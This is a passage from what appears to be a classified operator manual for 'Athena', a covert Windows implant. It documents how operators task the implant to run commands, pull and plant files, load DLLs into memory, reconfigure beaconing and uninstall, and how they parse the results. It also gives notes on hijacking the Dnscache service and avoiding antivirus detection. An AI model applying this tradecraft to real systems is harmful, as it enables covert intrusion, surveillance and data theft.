128->default and 0->highest. Since each beacon will only retrieve a single batch command, this option allows the user to prioritize the command files to the target.

8.2.5 (U) PERSIST

(S//NF) This argument provides ability to set the batch as a persistent batch. Normally when a command file is processed on the server, it will be deleted. This option allows **SAFETY** files to remain on the server and be processed for every beacon when no data is available for processing. There is a special SAFETY command to prevent any data written to the disk but providing a response from the target. If no data is available for a target, the target will not POST a response to the server. NOTE: these persistent blocks have the responses stored in the **SAFTIES** directory.

8.2.6 (U) STOPONERROR

(S//NF) This argument provides ability to stop the batch on a command execution error. Should a command in the batch fail (e.g. PUT "c:\myfile"), the remaining batch can be cancelled to prevent undefined behavior of the batch. By default, STOPONERROR is set to false. With most commands (e.g. "exec net stat"), there are no side effects that need to be validated.

8.2.7 (U) ID

(S//NF) This argument provides the ability to force a specific initial task ID for a tasking session (usually just used for debugging purposes - number is decoded as hex).

8.2.8 (U) DEBUG

(S//NF) This argument allows debugging information to be included in the output directory.

8.3 (U) User Interface

(S//NF) The Tasker shell interface allows for an interactive processing mode. There are two input options. By simply selecting a management feature or command feature and pressing enter, a wizard interface will be presented to select all required options for the feature. Alternatively, for more advanced users, a command line option with tab-complete can be used to process commands on a single line. The formatting of the command features is identical to the script output format.

```

Management Features
=====
receipt generate ls rm import id help

Command Features
=====
execute get put memload memunload set delete uninstall

Exit Commands:
=====
bye exit

Welcome to the Athena Tasker shell. Type help or ? to list commands.

```

Figure 17 - (S//NF) Tasker Main Menu

8.3.1 (U) Management Features

(S//NF) The Tasker Management Features provide control of the batch file created to task a specific implant. The receipt defines the Parent ID of the target to process. Each command set is known as a batch. Each batch file contains a unique Batch ID.

8.3.1.1 (U) Receipt

(S//NF) This command updates the target reference by loading the receipt.xml file defined for the target.

Usage: receipt <receipt filename>

Example: receipt builder_output\test_ABCD0064\test_ABCD0064.receipt.xml

Output:

New Receipt Loaded:

Receipt File: builder_output\test_ABCD0064\test_ABCD0064.receipt.xml

Parent ID: test

8.3.1.2 (U) Generate

(S//NF) This command will generate an encrypted batch file ready for deployment on the Listening Post. This command has additional options:

- Priority (number 0..255): 0-highest, 255-lowest – priority for the server to process batch
- Persist (bool): true-do not delete, false-delete once sent – force a file to always be run

-
- o during a beacon cycle. This has lower priority than other batch commands
 - o waiting for processing.
 - Stop On Error (bool): true-do not continue processing batch on command failure
 - o false-continue processing all batch command irrelevant of error status
 - Output Path: location where the batch information is stored (default: .\tasker_output)

Usage: generate priority=128 persist=false stoponerror=false output=.\tasker\output

Example: generate

[generate] - output binary batch file for a specific target

Description: prioritize this batch request on LP (0-high, 255-low)

Default: 128

priority (number 0..255):

Description: persist this batch on LP - do not delete after transfer

Default: False

persist (bool):

Description: Stop executing this batch on a command error

Default: False

stoponerror (bool):

Description: specific path to store batch (binary file and script)

Default: tasker_output

output path (string):

PATH: d:\Development\Athena\console\tasker\tasker_output\test

RSA encrypting header with client public key

BINARY: __128_test_ABCD0064_63A95A3C

SCRIPT: __128_test_ABCD0064_63A95A3C_script.txt

BATCH: 63A95A3C

0: execute pre=0 post=0 filename="ipconfig" arguments="/all"

1: uninstall pre=0

New Batch ID=0x8E9F251C

Output:

New Receipt Loaded:

Receipt File: builder_output\test_ABCD0064\test_ABCD0064.receipt.xml

Parent ID: test

8.3.1.3 (U) LS

(S//NF) This command will list the batch id and all commands defined for this batch. They are numbered from zero and can be referenced by this index.

Usage: ls

Example: ls

Output:

BATCH: DAD72903

0: execute pre=0 post=0 filename="ipconfig" arguments="/all"

1: uninstall pre=0

8.3.1.4 (U) RM

(S//NF) This command will remove a command from the current batch. Each command is reference by a zero based index. These indexes can be viewed by using the LS command as shown above. The remove command will remove a single command from a batch.

Usage: rm <index>

Example: rm 1

Output:

REMOVED: uninstall pre=0

8.3.1.5 (U) Import

(S//NF) This command will import commands from generated script. Script files are text files with a .txt extension. This command incorporates external scripts into the current script. The output will display the command that were imported. Use the LS command to view the complete list.

Usage: import <filename>

Example: import tasker_output\test__128_test_ABCD0064_DAD72903_script.txt

Output:

New Script Loaded: tasker\tasker_output\test__128_test_ABCD0064_DAD72903
_script.txt

COMMAND: uninstall pre=0

8.3.1.6 (U) ID

(S//NF) The ID command is used to force a specific batch ID for the Tasker to generate. This command is generally used for debug purposes only.

Usage: id <hex>

Example: id 12345678

Output:

New Batch ID=0x12345678

8.3.1.7 (U) Help

(S//NF) The Help command displays the *Tasker Shell Interface Help* as shown in Figure 9 (above). Each command has extensive help and can be displayed by request help <command>.

Usage: help <command>

8.3.2 (U) Command Features

(U) NOTE: System environment strings will be expanded at runtime (e.g. %SYSTEMROOT%).

8.3.2.1 (U) Execute

(S//NF) This command will import commands from generated script. Script files are text files with a .txt extension. This command incorporates external scripts into the current script. The output will display the commands that were imported. Use the LS command to view the complete list.

Usage: execute pre=<value> post=<value> filename=<executable> arguments=<string>

Example: execute

[execute] - execute a command on target

Description: amount of time prior to command processing (0-default)

pre-delay (number):

Description: amount of time after command processing completes (0-default)

post-delay (number):

Description: 0=foreground(sync) 1=background(async) task (0-default)

task (number 0-foreground, 1-background):

Description: specific application name on target to execute

filename (string): **ipconfig**

Description: specific arguments used with this command

arguments (string): **/all**

Output:

COMMAND: execute pre=0 post=0 task=0 filename="ipconfig" arguments="/all"

8.3.2.2 (U) Get

(S//NF) This command will retrieve a file from the target.

Usage: get flag=<number> filename=<string>

Example: get

[get] - download a file from the target

Description: prioritize this get request

flag (bool): (not currently used)

Description: specific file to retrieve

filename (string): c:\temp\myfile.txt

Output:

COMMAND: get flag=0 filename="c:\temp\myfile.txt"

8.3.2.3 (U) Put

(S//NF) This command will send a file to the target. The local file must be present during the generate command. The request will also fail if the directory does not exist on the target.

Usage: put remote_filename=<filename> local_filename=<filename>

Example: put

[put] - upload a file to the target

Description: local filename to use

local_filename (string):c:\temp\myfile.txt

Description: remote filename on target

remote_filename (string):c:\windows\system32\a.txt

Output:

COMMAND: put remote_filename="c:\windows\system32\a.txt" local_filename="c:\temp\myfile.txt"

8.3.2.4 (U) Memload

(S//NF) This command will load a DLL onto the target in the same address space as the target service. The nickname option can be used to reference this specific DLL for unload.

Warning

(S//NF) The nickname is *case sensitive*.

Usage: memload pre=0 post=0 nickname=<string> filename=<filename>

Example: memload

[memload] - load a DLL onto the target

Description: amount of time prior to command processing (0-default)

pre-delay (number):

Description: amount of time after command processing completes (0-default)

post-delay (number):

Description: a unique name used for this module

nickname (string):mymodule

Description: specific DLL module to load on target

filename (string):c:\temp\magic.dll

Output:

COMMAND: memload pre=0 post=0 nickname="mymodule" filename="c:\temp\magic.dll"

8.3.2.5 (U) Memunload

(S//NF) This command will unload a loaded module based on the nickname provided in the memload command. **WARNING:** The nickname is case sensitive.

Usage: memunload pre=0 nickname=<string>

Example:

[memunload] - unload a DLL already loaded on target
 Description: amount of time prior to command processing (0-default)
 pre-delay (number):
 Description: specific nickname used during memload
 nickname (string):mymodule

Output:

COMMAND: memunload pre=0 nickname="mymodule"

8.3.2.6 (U) Set

(S//NF) This command will update a specific configuration option. The following list shows all the configuration options available via this command.

interval={number} - beacon interval
 jitter={percent} - beacon jitter in percentage
 bootdelay={number} - amount of time to wait at each boot
 hibernationdelay={number} - amount of time to wait after install
 taskingdelay={number} - amount of time to wait before tasking
 domains={string} - IP or URL of listening post
 port={port} - port number of listening post
 proxyport={port} - port number of proxy
 proxyaddress={ipaddress} - port address of proxy
 useragentstring={string} - user agent string sent with command
 urlpath={string} - url path for tasking
 acceptstring={string} - accept string
 acceptlangstring={string} - accept language string
 acceptencodingstring={string} - accept encoding string
 ieproxyaddress={string} - IE proxy address string
 wpadproxyaddress={string} - WPAD proxy address string
 statefilepath={string} - state information processing path
 batchexecutiontimeout={number} - max amount of time per batch
 commandexecutiontimeout={number} - max amount of tie per command
 maxchunksize={number} - max amount of bytes to process per send
 maxcpuutilization={percent} - max cpu utilization during processing
 maxprocessingdatasize={number} - max data size
 uninstalldate={date(YYYY-MM-DDTHH:MM:SS)} - time to uninstall
 deadmandelay={number} - maximum time to wait for successful beacon
 beaconfailures={number} - maximum number of beacons before uninstall
 killfilepath={string} - location of kill file
 safety={number} - any number - this will perform a no-operation (NOOP)

Usage: set pre=0 post=0 <command>=<value>

Example:

[set] - update a specific configuration setting on target
 Description: amount of time prior to command processing (0-default)
 pre-delay (number):
 Description: amount of time after command processing completes (0-default)
 post-delay (number):

Description: specific name of configuration
 name: interval
 Description: specific value for the configuration
 value (number): 20000

Output:

COMMAND: set pre=0 post=0 interval=20000

8.3.2.7 (U) Delete

(S//NF) This command will securely delete a file on the target systems.

Usage: delete <filename>

Example:

[delete] - securely delete a file on the target

Description: filename to use
 filename (string): c:\temp\magic.dll

Output:

COMMAND: delete filename="c:\temp\magic.dll"

8.3.2.8 (U) Uninstall

(S//NF) This command will uninstall the target from the remote system.

Usage: uninstall

Example: uninstall

[uninstall] - uninstall tool from target

Description: amount of time prior to command processing (0-default)
 pre-delay (number):

Output:

COMMAND: uninstall pre=0

8.4 (U) User Interface Example

(S//NF) Example: (Athena)

```
>python.exe tasker.py
Management Features
=====
receipt generate ls rm import id help

Command Features
=====
execute get put memload memunload set delete uninstall

Exit Commands:
=====
bye exit

Welcome to the Tasker shell. Type help or ? to list commands.
```

```

tasker::no receipt>receipt builder_output\receipt.xml
New Receipt Loaded:
  Receipt File: builder_output\receipt.xml
  Parent ID: e0Eo

tasker::e0Eo>execute
[execute] - execute a command on target
  Description: amount of time prior to command processing (0-default)
  pre-delay (number):
  Description: amount of time after command processing completes (0-default)
  post-delay (number):
  Description: specific application name on target to execute
  filename (string):ipconfig
  Description: specific arguments used with this command
  arguments (string):/all
  COMMAND: execute pre=0 post=0 filename="ipconfig" arguments="/all"

```

Figure 18 - (S//NF) Tasker Shell Interface Example – Part 1

OR

```

>python.exe tasker.py

Management Features
=====
receipt generate ls rm import id help

Command Features
=====
execute get put memload memunload set delete uninstall

Exit Commands:
=====
bye exit

Welcome to the Tasker shell. Type help or ? to list commands.

tasker::e0Eo>execute pre=0 post=0 filename=ipconfig arguments=/all
  COMMAND: execute pre=0 post=0 filename="ipconfig" arguments="/all"

tasker::e0Eo>generate
[generate] - output binary batch file for a specific target
  Description: prioritize this batch request on LP (0-low, 255-high)
  Default: 128
  priority (number 0..255):
  Description: persist this batch on LP - do not delete after transfer
  Default: False
  persist (bool):
  Description: Stop executing this batch on a command error
  Default: False
  stoponerror (bool):
  Description: specific path to store batch (binary file and script)
  Default: tasker_output
  output path (string):
PATH: d:\Development\Athena\athena_suite\tasker_output\
RSA encrypting header with client public key
  BINARY: __128_e0Eo_1111
  SCRIPT: __128_e0Eo_1111_script.txt

  BATCH: 00001111
  0: execute pre=0 post=0 filename="ipconfig" arguments="/all"

```

Figure 19 - (S//NF) Tasker Shell Interface Example – Part 2

8.5 (U) Output

(S//NF) The Tasker produces a binary file (no extension) and a text file (.txt). The binary file will be copied to the Listening Post for downloading to the target. The text file is an unencrypted textual reference of the commands within the specific batch file which can be used as an historical reference or as an input to the Tasker to generate a duplicate batch.

8.5.1 (U) Binary-Based Output File

(S//NF) Sample output: `__128_test_ABCD0064_12345678`

(S//NF) The binary file is an encrypted block that can only be decrypted by the target. The Listening Post cannot decode the content of this file. To allow the Listening Post some knowledge about the file's content and priority, the filename is encoded as described below:

Table 9 – (U) Command File Encoding

Filename Component	Value	Description
Position 0	_	The underbar shows that this is a standard batch file (e.g. __128).
	+	The plus sign tells the server that this file is persistent and the server will not delete it after processing (e.g. +_128).
Priority	number	This number represents the priority. 0-highest and 255-lowest (NOTE: 128-default)
Parent	string	This string represents the target parent ID. This name must match the parent ID reference in the directory.
Child	hex	This string representation of hex is the target child ID. This name must match the child ID reference in the directory.
Batch	hex	This string representation of hex is the batch ID. This is a random number which prevents duplicate batches.

8.5.2 (U) Text-Based Output File

(S//NF) Sample output: `__128_test_ABCD0064_12345678_script.txt`

(S//NF) The text file contains the textual representation of the command. This content is stored in the text file as UTF-8. The file name is the same as the corresponding binary file with the `_script.txt` extension.

ATHENA SCRIPT

**execute pre=0 post=0 task=0 filename="ipconfig"
arguments="/all"**

9. (U) Parser

(S//NF) Some general usage comments are presented below:

- Any default value (e.g., **[bracketed text]**) is either randomly generated or a suggestion, and their use on multiple operations without modification may present a signature that could identify the presence of Athena in a network.

- The word 'overt' in a prompt for configuration information indicates the information will be visible to a user logged on to the target machine. Care should be taken to ensure these values are consistent with the operational CONOP.
- Configuration settings that can be modified when the implant is on target are indicated in the prompt text.

9.1 (U) Usage

(S//NF) This section contains information for parsing encrypted data from an implant. Figure 20 shows the command line options for the Parser.

Warning



(S//NF) Implant parsing may be completed on the low-side; however, the operator should be aware that cryptographic key data will be *in the clear*.

(S//NF) By default, the Parser will use the local directory for input and output directory locations. A single receipt file or directory of receipt files can be included as a command line option. By default, the builder_output\receipts directory will be used to process receipts built with the Builder.

```
Parser Tool
usage: parser.py [-h] [-r RECEIPT] [-i INPUT] [-d] [-o OUTPUT] [-m]

Parser Configuration

optional arguments:
  -h, --help            show this help message and exit
  -r RECEIPT, --receipt RECEIPT
                        This argument defines an existing receipt filename or
                        directory of receipts to be used for processing.
  -i INPUT, --input INPUT
                        This argument provides the ability to import a file
                        or directory of files.
  -d, --debug           Enable decoding of unencrypted files from target
  -o OUTPUT, --output OUTPUT
                        This argument provides the output path location.
  -m, --nomark         This argument provides the ability to reuse a
                        processed directory. By default, the parsing code
                        will mark processed files with a date prefix. (e.g.
                        20150908_1010_{30996559-C169-490B-A40B-4ADB597E0D19}).
```

Figure 20 - (S//NF) Parser Command Line Options

9.2 (U) Command Line Options

9.2.1 (U) RECEIPT

(S//NF) This argument defines an existing receipt filename to be used for processing. This is the file name with full path to the receipt file generated by the Builder.

9.2.2 (U) INPUT

(S//NF) This argument provides the ability to import a file or directory of files into the Parser. By default, the Parser will search the **parser_input** directory for files that are not marked.

9.2.3 (U) OUTPUT

(S//NF) This argument provides the output path location. By default, the Parser will place the output results in the **parser_output** directory.

9.2.4 (U) NOMARK

(S//NF) This argument provides the ability to reuse a processed directory. By default, the parsing code will mark processed files with a date prefix. (e.g. 20150908_1010_30996559)

9.3 (U) Processing Responses and Safeties

(S//NF) The Parser will process all the output files from the Listening Post. By default, the Listening Post will store the response file as <parent>_<child>_<date>.

Example: test_ABCD0064_20151221_18_55_28_4091

(S//NF) Once the Parser processes the file, it will preface the filename with the parsing date.

Example: [20151221_18_59_26_6964]_test_ABCD0064_20151221_18_55_28_4091

(S//NF) This strategy will allow processed files to remain in the **parser_input** directory without slowing down processing of newly added response files.

Note



(S//NF) To simplify processing, place newly uploaded responses and safeties in the **parser_input** directory.

9.4 (U) Output

(S//NF) The Parser produces a text file containing the command and results of each response.

9.4.1 (U) Get

(S//NF) The Get command will also store a file with the same name as the results text file that contains the content of the file retrieved:

```
Batch ID = 0x11111111
Command ID = 0x00000000
Command Type = get
Command Status = 0x00000000
Error Code = 0x00000000
Persist = False
Stop On Error = False
Parent ID = test
Target ID = ABCD0086
Time = Mon Dec 21 22:08:47 2015 GMT
Filename = GET.TXT
Attributes = ARCHIVE
```

Modify Time: Mon Dec 21 22:08:02 2015 GMT
Create Time: Mon Dec 21 22:08:02 2015 GMT
File Size: 18 bytes
Output Filename:
d:\Development\Athena\Tests\TestCommandEngine\parser_output\test\ABCD0086\responses\20151221_17_10_01_0375_get.bin

9.4.2 (U) Put

(S//NF) An example of the Parser output from a successful Put command is shown below:

Batch ID = 0x22222222
Command ID = 0x00000000
Command Type = put
Command Status = 0x00000000
Error Code = 0x00000000
Persist = False
Stop On Error = False
Parent ID = test
Target ID = ABCD0086
Time = Mon Dec 21 22:08:52 2015 GMT
Filename = d:\Development\Athena\Tests\TestCommandEngine\win32\debug\put.txt

9.4.3 (U) Set

(S//NF) The SET command can return an error for the following reasons. The return code will be ARESULT_DISK_ERROR(0xA0000104). The parser.py code has been changed to detect this error code and change the output to “DATA NOT PERSISTED”. The dynamic data storage will update the data in memory but will not be available at next reboot.

- 1) If the implant is running in ram-only mode, the attempt to write to disk will return an error.
- 2) If the implant is configured with an invalid dyn_config file, the attempt to write to the file will return an error.

Output: Error Code = DATA NOT PERSISTED

(S//NF) An example of the Parser output from a successful Set command is shown below:

Batch ID = 0x33333333
Command ID = 0x00000000
Command Type = set
Command Status = 0x00000000
Error Code = 0x00000000
Persist = False
Stop On Error = False
Parent ID = test
Target ID = ABCD0086
Time = Mon Dec 21 22:08:58 2015 GMT
Set Type = killfilepath
Argument = c:\temp\kill

9.4.4 (U) Memload

(S//NF) An example of the Parser output from a successful Memload command is shown below:

```
Batch ID = 0x55555555
Command ID = 0x00000000
Command Type = memload
Command Status = 0x00000000
Error Code = 0x00000000
Persist = False
Stop On Error = False
Parent ID = test
Target ID = ABCD0086
Time = Mon Dec 21 22:09:07 2015 GMT
Memory Address = 0x10000000
Nickname = testdll nickname
```

9.4.5 (U) Memunload

(S//NF) An example of the Parser output from a successful Memunload command is shown below:

```
Batch ID = 0x66666666
Command ID = 0x00000000
Command Type = memunload
Command Status = 0x00000000
Error Code = 0x00000000
Persist = False
Stop On Error = False
Parent ID = test
Target ID = ABCD0086
Time = Mon Dec 21 22:09:12 2015 GMT
Memory Address = 0x10000000
Nickname = testdll nickname
```

9.4.6 (U) Delete

(S//NF) An example of the Parser output from a successful Delete command is shown below:

```
Batch ID = 0x77777777
Command ID = 0x00000000
Command Type = delete
Command Status = 0x00000000
Error Code = 0x00000000
Persist = False
Stop On Error = False
Parent ID = test
Target ID = ABCD0086
Time = Mon Dec 21 22:09:17 2015 GMT
Filename = d:\Development\Athena\Tests\TestCommandEngine\win32\debug\deleteme.txt
```

9.4.7 (U) Execute

(S//NF) An example of the Parser output from a successful Execute command is shown below:

```

Batch ID = 0x44444444
Command ID = 0x00000001
Command Type = execute
Command Status = 0x00000000
Error Code = 0x00000000
Persist = False
Stop On Error = False
Parent ID = test
Target ID = ABCD0086
Time = Mon Dec 21 22:09:02 2015 GMT
Filename = %systemroot%\system32\net.exe
Process Return Code = 0x00000000
<<STDIN/OUT/ERROR>>
New connections will be remembered.
Status   Local   Remote           Network
-----
Unavailable Z:   \\10.3.2.91\Athena   Microsoft Windows Network
The command completed successfully.

```

9.4.8 (U) Uninstall

(S//NF) An example of the Parser output from a successful Uninstall command is shown below:

```

Batch ID = 0x99999999
Command ID = 0x00000000
Command Type = uninstall
Command Status = 0x00000000
Error Code = 0x00000000
Persist = False
Stop On Error = False
Parent ID = test
Target ID = ABCD0086
Time = Mon Dec 21 23:50:00 2015 GMT

```

9.5 (S//NF) Error Codes

(S//NF) The implant contains some defined error codes. It is possible to receive standard windows error codes but most errors are defined at -1(0xFFFFFFFF). The following table has the defined error codes that can be returned from the implant.

Table 10 - (U) Error Codes

Error	Description
0	Success
0xA0000001	Invalid PE Header
0xA0000002	Initialization Failure – target DLL
0xA0000003	Teardown Failure – target DLL
0xA0000004	Relocation Failure – target DLL
0xA0000005	DLL Name Allocation Failure
0xA0000006	Forwarder Entry Allocation Failure
0xA0000007	Forwarder Buffer Overflow
0xA0000008	Duplicate Entry
0xA0000101	Timeout

0xA0000102	Size too big
0xA0000103	Out of memory
0xA0000104	Disk Error – invalid disk name or ram only

10.(U) Notes and Observations

10.1 (U) Installations of Hera Require a Reboot for Elevated Access Privileges

(S//NF) Hera hijacks the Dnscache service on installation. On Windows 7 and 8, this service is running in a **netsvcs** instance by default but on Windows 8.1 and Windows 10, this service runs as NetworkService. The **NetworkService** user context has reduced security capability on the system. Due to the srvhost implementation, the service will only run in the **netsvcs** context after the next reboot. To account for this deficiency and still provide immediate execution after installation, *the existing service will run as NetworkService (not SYSTEM) until next reboot at which time the System user netsvcs will be engaged.* As a result, until a reboot occurs, some attempts to access files may fail, causing the command to be reported as an error.

10.2 (U) Installer and RAM_ONLY Versions Should Never Be Run From Disk

(S//NF) Copying the Installer or the RAM_ONLY version of the implant to the target computer and then executing either application from disk will generate an alert when Avira is the PSP. Avira flags the size of the data section as being too large and thus possibly malware. Avira does not flag the size of the implant data section when these applications are [run from memory as intended](#).

10.3 (U) Builder Does Not Produce a “Bit Copy” of an Existing Configured Implant

(S//NF) The Builder can ingest a configuration file from an existing implant and copy the configuration settings to a new implant. However, the new implant will not be a bit by bit exact copy of the original implant. Making an exact copy of an existing implant is not possible due to the design of the implant and the desire to ensure entropy in between instances of the tool. Only way to reproduce a bit copy of an existing implant would be to have a large section of zero byte data in the configured implant which would be an easy way to correlate instances of the tool.

10.4 (U) Offline Installer May Report a False Failure on Windows 10 Installations

(S//NF) The Offline Installer may display an error message stating the following key is not found:

```
Reg: SYSTEM\CurrentControlSet\Services\SstpSvc
    Start -> 0x02
    Type -> 0x20
```

(U) If the result of the installation process is a SUCCESS, the Key Not Found error should be ignored.

10.5 (S//NF) Timeouts May Occur While Processing Large Files

(S//NF) If the Operator selects a very small chunk size (e.g., 2048 bytes) and a short duration for either the command execution or batch execution timeout, the implant may not have enough time

to complete transferring the entire file to the LP before the duration timer expires when the file is very large. Care should be taken to select values consistent with the operational environment when configuring the chunk size (maximum number of bytes in a single block), command execution timeout (terminates processing of long running commands), and batch execution timeout (terminates processing of long running batches). A good operational practice would be to assign reasonable values for these settings early in the batch when a large file is being retrieved.

11. (U) Acronyms / Abbreviations

(U) The acronyms and abbreviations used in this document are shown in Table 11.

Table 11 - (U) Acronyms and Abbreviations

Acronym	Description
AXE	Athena Executable File
CNE	Computer Network Exploitation
CONOP	Concept of Operation
DLL	Dynamic Link Library
DNS	Domain Name Server
GB	Gigabyte
KB	Kilobyte
KIS	Kaspersky Internet Security
LP	Listening Post
OS	Operating System
PE	Portable Executable
PSP	Personal Security Product
RAM	Random Access Memory
SSL	Secure Sockets Layer
UI	User Interface
UM	User Manual
VM	Virtual Machine